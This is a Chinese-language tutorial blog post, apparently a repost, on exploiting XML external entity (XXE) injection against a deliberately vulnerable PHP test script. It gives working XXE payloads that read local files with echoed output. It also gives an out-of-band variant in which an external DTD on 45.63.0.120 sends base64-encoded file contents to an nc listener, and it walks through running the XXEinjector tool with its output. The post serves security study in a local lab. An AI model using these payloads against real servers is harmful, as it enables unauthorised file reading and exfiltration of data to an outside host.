

xxe漏洞实战

前言

在 2017 年版的 OWASP TOP 10, xxe 强势上位。

2017年版《OWASP Top 10》	
→	A1:2017 – 注入
→	A2:2017 – 失效的身份认证
→	A3:2017 – 敏感信息泄漏
U	A4:2017 – XML外部实体 (XXE) [新]
→	A5:2017 – 失效的访问控制 [合并]
↗	A6:2017 – 安全配置错误
U	A7:2017 – 跨站脚本 (XSS)
☒	A8:2017 – 不安全的反序列化 [新, 来自于社区]
→	A9:2017 – 使用含有已知漏洞的组件
☒	A10:2017 – 不足的日志记录和监控 [新, 来自于社区]

本文对网上常见的利用方式做一个汇总

正文

测试环境

win10 phpsstudy

测试代码：

```
<?php  
$data = file_get_contents('php://input');  
  
echo $data;
```

```
$dom = new DOMDocument();
$dom->loadXML($data);

print_r($dom);
```

就是直接对 POST 数据进行 xml 解析。

读取本地文件 (有回显)

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///e:/flag.txt" >]>
<root>
<name>&xxe;</name>
</root>
```

上面是读取 e:/flag.txt 文件的内容，然后使用 &xxe; 引用

Raw Params Headers Hex XML	Raw Headers Hex XML
<pre>GET /xxe/dom.php HTTP/1.1 Host: 127.0.0.1 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.186 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apn g,*/*;q=0.8 Referer: http://127.0.0.1/ Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close Content-Length: 162 <?xml version="1.0" encoding="utf-8"?> <!DOCTYPE xxe [<!ELEMENT name ANY > <!ENTITY xxe SYSTEM "file:///e:/flag.txt" >]> <root> <name>&xxe;</name> </root></pre>	<pre>[documentElement] => (object value omitted) [actualEncoding] => utf-8 [encoding] => utf-8 [xmlEncoding] => utf-8 [standalone] => 1 [xmlStandalone] => 1 [version] => 1.0 [xmlVersion] => 1.0 [strictErrorChecking] => 1 [documentURI] => file:///F:/common_software/phpstudy/WWW/xxe/ [config] => [formatOutput] => [validateOnParse] => [resolveExternals] => [preserveWhiteSpace] => 1 [recover] => [substituteEntities] => [nodeName] => #document [nodeValue] => [nodeType] => 9 [parentNode] => [childNodes] => (object value omitted) [firstChild] => (object value omitted) [lastChild] => (object value omitted) [previousSibling] => [attributes] => [ownerDocument] => [namespaceURI] => [prefix] => [localName] => [baseURI] => file:///F:/common_software/phpstudy/WWW/xxe/ [textContent] => bbbbbbxcxxxxxxxxxxxxx)</pre>

读取本地文件 (无回显)

发送的 payload

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY % remote SYSTEM "http://45.63.0.120:8000/ed.dtd">
%remote;
%send;
]>
<data>4</data>
```

http://45.63.0.120:8000/ed.dtd 的内容为

```
<!ENTITY % payload SYSTEM "file:///e:/flag.txt">
```

```
<!ENTITY % param1 "<!ENTITY &#37; send SYSTEM 'http://45.63.0.120:2345/%payload;'>">
%param1;
```

大概的流程如下：


程序解析 我们发送的 payload

解析到引用了外部实体，加载

第一行获取 e:/flag.txt 的内容为 payload 的值

第2行 往指定端口发送 http 数据，加上payload 的值

首先用 nc 监听 45.63.0.120:2345，同时在 45.63.0.120:8000 起一个 http server



nc 成功接收到了数据。

可以对文件内容做个 base64 编码，此时的 dtd 文件内容

```
<!ENTITY % payload SYSTEM "php://filter/read=convert.base64-encode/resource=e:/flag.txt">
<!ENTITY % param1 "<!ENTITY &#37; send SYSTEM 'http://45.63.0.120:2345/%payload;'>">
%param1;
```

使用XXEinjector自动化

脚本链接

<https://github.com/enjoiz/XXEinjector>

XXEinjector 和 sqlmap 是一种类似的方式，对正常的数据包请求包进行注入。

```
sudo ruby XXEinjector.rb --host=192.168.211.131 --file=/home/haclh/XXEinjector/req.txt --oob=http --path=/e:/flag.txt --verbose
```

--host 本机 ip

--file 正常请求的数据包文件，可以用 burp 抓取

--path 需要读取的文件

```
haclh@ubuntu:~/XXEinjector$ cat req.txt
POST /xxe/dom.php HTTP/1.1
Host: 192.168.211.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.186 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Length: 162

<?xml version="1.0" encoding="utf-8"?>
<root>
<name></name>
</root>
haclh@ubuntu:~/XXEinjector$ sudo ruby XXEinjector.rb --host=192.168.211.131 --file=/home/haclh/XXEinjector/req.txt --oob=http --path=/e:/flag.txt
XXEinjector by Jakub Pataczyński

Sending request with malicious XML.
Responding with XML for: /e:/flag.txt
Successfully logged file: /e:/flag.txt
Enumerate /e:/flag.txt/bbbbbbcxxxxxxxxxxxxx ? Y[yes]/n[no]/s[skip all files in this directory]/a[enum all files in this directory]
> [redacted]
```

参考

<https://goo.gl/kmF1MM>

<https://b1ngz.github.io/XXE-learning-note/>

<https://depthsecurity.com/blog/exploitation-xml-external-entity-xxe-injection>

来源: <https://www.cnblogs.com/hac425/p/9416847.html>